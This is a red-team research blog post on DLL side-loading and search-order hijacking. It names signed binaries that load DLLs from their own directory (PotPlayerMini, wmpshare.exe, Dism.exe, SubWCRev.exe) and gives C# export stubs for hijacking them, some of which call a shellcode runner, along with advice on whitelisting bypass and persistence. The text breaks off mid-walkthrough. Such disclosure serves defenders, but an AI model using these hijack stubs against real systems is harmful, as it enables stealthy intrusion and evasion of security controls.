DLL Side-loading & Hijacking | DLL Abuse Techniques Overview

By Mandiant

Published: 2020-01-31 · Archived: 2026-04-05 21:52:49 UTC

Written by: Evan Pena, Ruben Boonen, Brett Hawkins

DLL Abuse Techniques Overview

Dynamic-link library (DLL) side-loading occurs when Windows Side-by-Side (WinSxS) manifests are not explicit about the characteristics of DLLs being loaded by a program. In layman's terms, DLL side-loading can allow an attacker to trick a program into loading a malicious DLL. If you are interested in learning more about how DLL side-loading works and how we see attackers using this technique, read through our report.

DLL hijacking occurs when an attacker is able to take advantage of the Windows search and load order, allowing the execution of a malicious DLL, rather than the legitimate DLL.

DLL side-loading and hijacking has been around for years; in fact, FireEye Mandiant was one of the first to discover the DLL side-loading technique along with DLL search order hijacking back in 2010. So why are we still writing a blog about it? Because it's still a method that works and is used in real world intrusions! FireEye Mandiant still identifies and observes threat groups using DLL abuse techniques during incident response (IR) engagements. There are still plenty of signed executables vulnerable to this, and our red team has weaponized DLL abuse techniques to be part of our methodology. For detection and preventative measures on DLL abuse techniques, see the "Detection and Preventative Measures" section in this blog post.

Even though DLL abuse techniques are not new or cutting edge, this blog post will showcase how the FireEye Mandiant red team uses FireEye Intelligence to expedite the research phase of identifying vulnerable executables, at scale! We will also walk you through how to discover new executables susceptible to DLL abuse and how the FireEye Mandiant red team has weaponized these DLL abuse techniques in its DueDLLigence tool. The DueDLLigence tool was initially released to be a framework for application whitelisting bypasses, but given the nature of unmanaged exports it can be used for DLL abuse techniques as well.

Collecting and Weaponizing FireEye Intelligence

A benefit of being part of the red team at FireEye Mandiant is having access to a tremendous amount of threat intelligence; Our organization's incident response and intelligence consultants have observed, documented, and analysed the actions of attackers across almost every major breach over the past decade. For this project, the FireEye Mandiant red team asked the FireEye Technical Operations and Reverse Engineering Advanced Practices (TORE AP) team to leverage FireEye Intelligence and provide us with all DLL abuse techniques used by attackers that matched the following criteria:

1. A standalone PE file (.exe file) was used to call a malicious DLL

2. The .exe must be signed and the certificate not expire within a year
3. The intelligence about the technique must include the name of the malicious DLL that was called

Once the results were provided to the red team, we started weaponizing the intelligence by taking the approach outlined in the rest of the post, which includes:

1. Identifying executables susceptible to DLL search order hijacking
2. Identifying library dependencies for the executable
3. Satisfying API's exported in the library

DLL Search Order Hijacking

In many cases it is possible to execute code within the context of a legitimate Portable Executable (PE) by taking advantage of insecure library references. If a developer allows LoadLibrary to resolve the path of a library dynamically then that PE will also look in the current directory for the library DLL. This behavior can be used for malicious purposes by copying a legitimate PE to a directory where the attacker has write access. If the attacker creates a custom payload DLL, then the application will load that DLL and execute the attacker's code. This can be beneficial for a red team: the PE may be signed and have the appearance of trust to the endpoint security solution (AV/EDR), it may bypass application white listing (AWL) and can confuse/delay an investigation process.

In this section we will look at one example where we identify the conditions for hijacking a PE and implement the requirements in our payload DLL. For this test case we will use a signed binary PotPlayerMini (MD5: f16903b2ff82689404f7d0820f461e5d). This PE was chosen since it has been used by attackers dating back to 2016.

Identifying Library Dependencies

It is possible to determine which libraries and exports a PE requires through static analysis with tools such as IDA or Ghidra. The screenshot shown in Figure 1, for example, shows that PotPlayerMini tries to load a DLL called "PotPlayer.dll".

```
53 LAB_004010a0:
54       if (*(short *)((int)&local_214 + iVar10 * 2) != 0x5c) goto code_r0x004010a7;
55       pwVar5 = L"PotPlayer.dll";
56       do {
57         wVar3 = *pwVar5;
58         *(wchar_t *)((int)register0x00000010 + iVar10 * 2 + -0x408502 + (int)pwVar5) = wVar3;
59         pwVar5 = pwVar5 + 1;
60       } while (wVar3 != L'\0');
61     }
62 LAB_004010cf:
63     CoInitialize((LPVOID)0x0);
64     ppHVar12 = (HMODULE *)FUN_004014d1(8);
65     if (ppHVar12 == (HMODULE *)0x0) {
66       ppHVar12 = (HMODULE *)0x0;
67     }
68     else {
69       pHVar6 = LoadLibraryW((LPCWSTR)&local_214);
70       *ppHVar12 = pHVar6;
71       *(bool *)(ppHVar12 + 1) = pHVar6 != (HMODULE)0x0;
72     }
```

Figure 1: Static Analysis of DLL's loaded by PotPlayerMini

Where static analysis is not feasible or desirable it may be possible to use a hooking framework such as API Monitor or Frida to profile the LoadLibrary / GetProcAddress behavior of the application.

In Figure 2 we used API Monitor to see this same DLL loading behavior. As you can see, PotPlayerMini is looking for the PotPlayer.dll file in its current directory. At this point, we have validated that PotPlayerMini is susceptible to DLL search order hijacking.



Figure 2: Dynamic Analysis of DLL's loaded by PotPlayerMini

Satisfying Exports

After identifying potentially vulnerable library modules we need to apply a similar methodology to identify which exports are required from the module PE. Figure 3 shows a decompiled view from PotPlayerMini highlighting

which exports it is looking for within the GetProcAddress functions using static analysis. Figure 4 shows performing this same analysis of exports in the PotPlayerMini application, but using dynamic analysis instead.

```
76      else {
77        local_234 = GetProcAddress(*ppHVar12,"PreprocessCmdLineExW");
78      }
79      *(byte *)(ppHVar12 + 1) = *(byte *)(ppHVar12 + 1) & local_234 != (FARPROC)0x0;
80      if (*ppHVar12 == (HMODULE)0x0) {
81        pVar7 = (FARPROC)0x0;
82      }
83      else {
84        pVar7 = GetProcAddress(*ppHVar12,"UninitPotPlayer");
85      }
86      *(byte *)(ppHVar12 + 1) = *(byte *)(ppHVar12 + 1) & pVar7 != (FARPROC)0x0;
87      if (*ppHVar12 == (HMODULE)0x0) {
88        local_230 = (FARPROC)0x0;
89      }
90      else {
91        local_230 = GetProcAddress(*ppHVar12,"CreatePotPlayerExW");
92      }
93      *(byte *)(ppHVar12 + 1) = *(byte *)(ppHVar12 + 1) & local_230 != (FARPROC)0x0;
94      if (*ppHVar12 != (HMODULE)0x0) {
95        pVar11 = GetProcAddress(*ppHVar12,"DestroyPotPlayer");
96      }
97      *(byte *)(ppHVar12 + 1) = *(byte *)(ppHVar12 + 1) & pVar11 != (FARPROC)0x0;
98      if (*ppHVar12 == (HMODULE)0x0) {
99        pVar8 = (FARPROC)0x0;
100     }
101     else {
102       pVar8 = GetProcAddress(*ppHVar12,"RunPotPlayer");
103     }
104     *(byte *)(ppHVar12 + 1) = *(byte *)(ppHVar12 + 1) & pVar8 != (FARPROC)0x0;
105     if (*ppHVar12 == (HMODULE)0x0) {
106       pVar9 = (FARPROC)0x0;
107     }
108     else {
109       pVar9 = GetProcAddress(*ppHVar12,"SetPotPlayRegKeyW");
110     }
111     ppHVar1 = ppHVar12 + 1;
112     *(byte *)ppHVar1 = *(byte *)ppHVar1 & pVar9 != (FARPROC)0x0;
113     if (*(byte *)ppHVar1 == 0) {
114       MessageBoxW((HWND)0x0,L"Cannot find or init PotPlayer.dll",L"Error",0);
```

Figure 3: Static Analysis of exports in PotPlayerMini DLL



Figure 4: Dynamic Analysis of exports in PotPlayerMini DLL

In our case the payload is a .NET DLL which uses UnmanagedExports so we have to satisfy all export requirements from the binary as shown in Figure 5. This is because the .NET UnmanagedExports library does not support DllMain, since that is an entry point and is not exported. All export requirements need to be satisfied to ensure the DLL has all the functions exported which the program accesses via GetProcAddress or import address table (IAT). These export methods will match those that were observed in the static and dynamic analysis. This may require some trial and error depending on the validation that is present in the binary.

```
//~~~~~~~~~~~~~~~~~~~
// PotPlayerMini - f16903b2ff82689404f7d0820f461e5d
// |--> DLL == "PotPlayer.dll"; Arch == x86;
//~~~~~~~~~~~~~~~~~~~
[DllExport("PreprocessCmdLineExW", CallingConvention = CallingConvention.StdCall)]
public static bool PreprocessCmdLineExW()
{
    TesExec();
    return false;
}

[DllExport("UninitPotPlayer", CallingConvention = CallingConvention.StdCall)]
public static bool UninitPotPlayer() { return false; }

[DllExport("CreatePotPlayerExW", CallingConvention = CallingConvention.StdCall)]
public static bool CreatePotPlayerExW() { return false; }

[DllExport("DestroyPotPlayer", CallingConvention = CallingConvention.StdCall)]
public static bool DestroyPotPlayer() { return false; }

[DllExport("SetPotPlayRegKeyW", CallingConvention = CallingConvention.StdCall)]
public static bool SetPotPlayRegKeyW() { return false; }

[DllExport("RunPotPlayer", CallingConvention = CallingConvention.StdCall)]
public static bool RunPotPlayer() { return false; }

private static void TesExec()
{
    Process note = new Process();
    note.StartInfo.FileName = @"C:\Windows\System32\notepad.exe";
    note.Start();
}
```

Figure 5: Adding export requirements in .NET DLL

Once we execute the binary, we can see that it successfully executes our function as shown in Figure 6.



Figure 6: Executing binary susceptible to DLL abuse

DLL Hijacking Without Satisfying All Exports

When writing a payload DLL in C/C++ it is possible to hijack control flow in DllMain. When doing this it is not necessary to enumerate and satisfy all needed exports as previously described. There also may be cases where the DLL does not have any exports and can only be hijacked via the DllMain entry point.

An example of this can be shown with the Windows Media Player Folder Sharing executable called wmpshare.exe. You can copy the executable to a directory out of its original location (C:\Program Files (x86)\Windows Media Player) and perform dynamic analysis using API Monitor. In Figure 7, you can see that the wmpshare.exe program uses the LoadLibraryW method to load the wmp.dll file, but does not specify an explicit path to the DLL. When this happens, the LoadLibraryW method will first search the directory in which the

process was created (present working directory). Full details on the search order used can be found in the LoadLibraryW documentation and the CreateProcess documentation.



Figure 7: Viewing LoadLibrary calls in wmpshare.exe

Since it does not specify an explicit path, you can test if it can be susceptible to DLL hijacking by creating a blank file named “wmp.dll” and copying it to the same directory as the wmpshare.exe file. Now when running the wmpshare executable in API Monitor, you can see it is first checking in its current directory for the wmp.dll file, shown in Figure 8. Therefore, it is possible to use this binary for DLL hijacking.



Figure 8: Viewing LoadLibrary calls in wmpshare.exe with dummy dll present

Figure 9 shows using the wmpshare executable in a weaponized manner to take advantage of the DllMain entry point with a DLL created in C++.



Figure 9: Using the DllMain entry point

Discovering New Executables Susceptible to DLL Abuse

In addition to weaponizing the FireEye intelligence of the executables used for DLL abuse by attackers, the FireEye Mandiant red team performed research to discover new executables susceptible to abuse by targeting

Windows system utilities and third-party applications.

Windows System Utilities

The FireEye Mandiant red team used the methodology previously described in the Collecting and Weaponizing FireEye Intelligence section to look at Windows system utilities present in the C:\Windows\System32 directory that were susceptible to DLL abuse techniques. One of the system utilities found was the deployment image servicing and management (DISM) utility (Dism.exe). When performing dynamic analysis of this system utility, it was observed that it was attempting to load the DismCore.dll file in the current directory as shown in Figure 10.



Figure 10: Performing dynamic analysis of Dism utility

Next, we loaded the DISM system utility into API Monitor from its normal path (C:\Windows\System32) in order to see the required exports as shown in Figure 11.



Figure 11: Required exports for DismCore.dll

The code shown in Figure 12 was added to DueDLLigence to validate that the DLL was vulnerable and could be ran successfully using the DISM system utility.

```
//~~~~~~~~~~~~~~~~~~~~~
// Dism.exe
// |--> DLL == "DismCore.dll"; Arch == x64;
//~~~~~~~~~~~~~~~~~~~~~
[DllExport("DllGetClassObject", CallingConvention = CallingConvention.StdCall)]
public static bool DllGetClassObject()
{
    RunShellcode();
    return false;
}
```

Figure 12: Dism export method added to DueDLLigence

Third-Party Applications

The FireEye Mandiant red team also targeted executable files associated with common third-party applications that could be susceptible to DLL abuse. One of the executable files discovered was a Tortoise SVN utility (SubWCRev.exe). When performing dynamic analysis of this Tortoise SVN utility, it was observed that it was attempting to load crshhndl.dll in the current directory. The export methods are shown in Figure 13.



Figure 13: Performing dynamic analysis of SubWCRev.exe

The code shown in Figure 14 was added to DueDLLigence to validate that the DLL was vulnerable and could be ran successfully using the Tortoise SVN utility.

```
//~~~~~~~~~~~~~~~~~
// Tortoise SVN SubWCRev.exe
// |--> DLL == "crshhndl.dll"; Arch == x64; OS == Win7 & 10;
//~~~~~~~~~~~~~~~~~
[DllExport("InitCrashHandler", CallingConvention = CallingConvention.StdCall)]
public static bool InitCrashHandler()
{
    RunShellcode();
    return false;
}

[DllExport("SendReport", CallingConvention = CallingConvention.StdCall)]
public static bool SendReport() { return false; }

[DllExport("IsReadyToExit", CallingConvention = CallingConvention.StdCall)]
public static bool IsReadyToExit() { return false; }

[DllExport("SetCustomInfo", CallingConvention = CallingConvention.StdCall)]
public static bool SetCustomInfo() { return false; }

[DllExport("AddUserInfoToReport", CallingConvention = CallingConvention.StdCall)]
public static bool AddUserInfoToReport() { return false; }

[DllExport("RemoveUserInfoFromReport", CallingConvention = CallingConvention.StdCall)]
public static bool RemoveUserInfoFromReport() { return false; }

[DllExport("AddFileToReport", CallingConvention = CallingConvention.StdCall)]
public static bool AddFileToReport() { return false; }

[DllExport("RemoveFileFromReport", CallingConvention = CallingConvention.StdCall)]
public static bool RemoveFileFromReport() { return false; }

[DllExport("GetVersionFromApp", CallingConvention = CallingConvention.StdCall)]
public static bool GetVersionFromApp() { return false; }

[DllExport("GetVersionFromFile", CallingConvention = CallingConvention.StdCall)]
public static bool GetVersionFromFile() { return false; }
```

Figure 14: SubWCRev.exe export methods added to DueDLLigence

Applying It to the Red Team

Having a standalone trusted executable allows the red team to simply copy the trusted executable and malicious DLL to a victim machine and bypass various host-based security controls, including application whitelisting. Once the trusted executable (vulnerable to DLL abuse) and malicious DLL are both in the same present working directory, the executable will call the corresponding DLL within the same directory. This method can be used in multiple phases of the attack lifecycle as payload implants, including phases such as establishing persistence and performing lateral movement.

Persistence

In this example, we will be using the Windows system utility Dism.exe discovered in the Windows System Utilities section as our executable, along with a DLL generated by DueDLLigence in conjunction with SharPersist to establish persistence on a target system. First, the DISM system utility and malicious DLL are uploaded to the target system as shown in Figure 15.

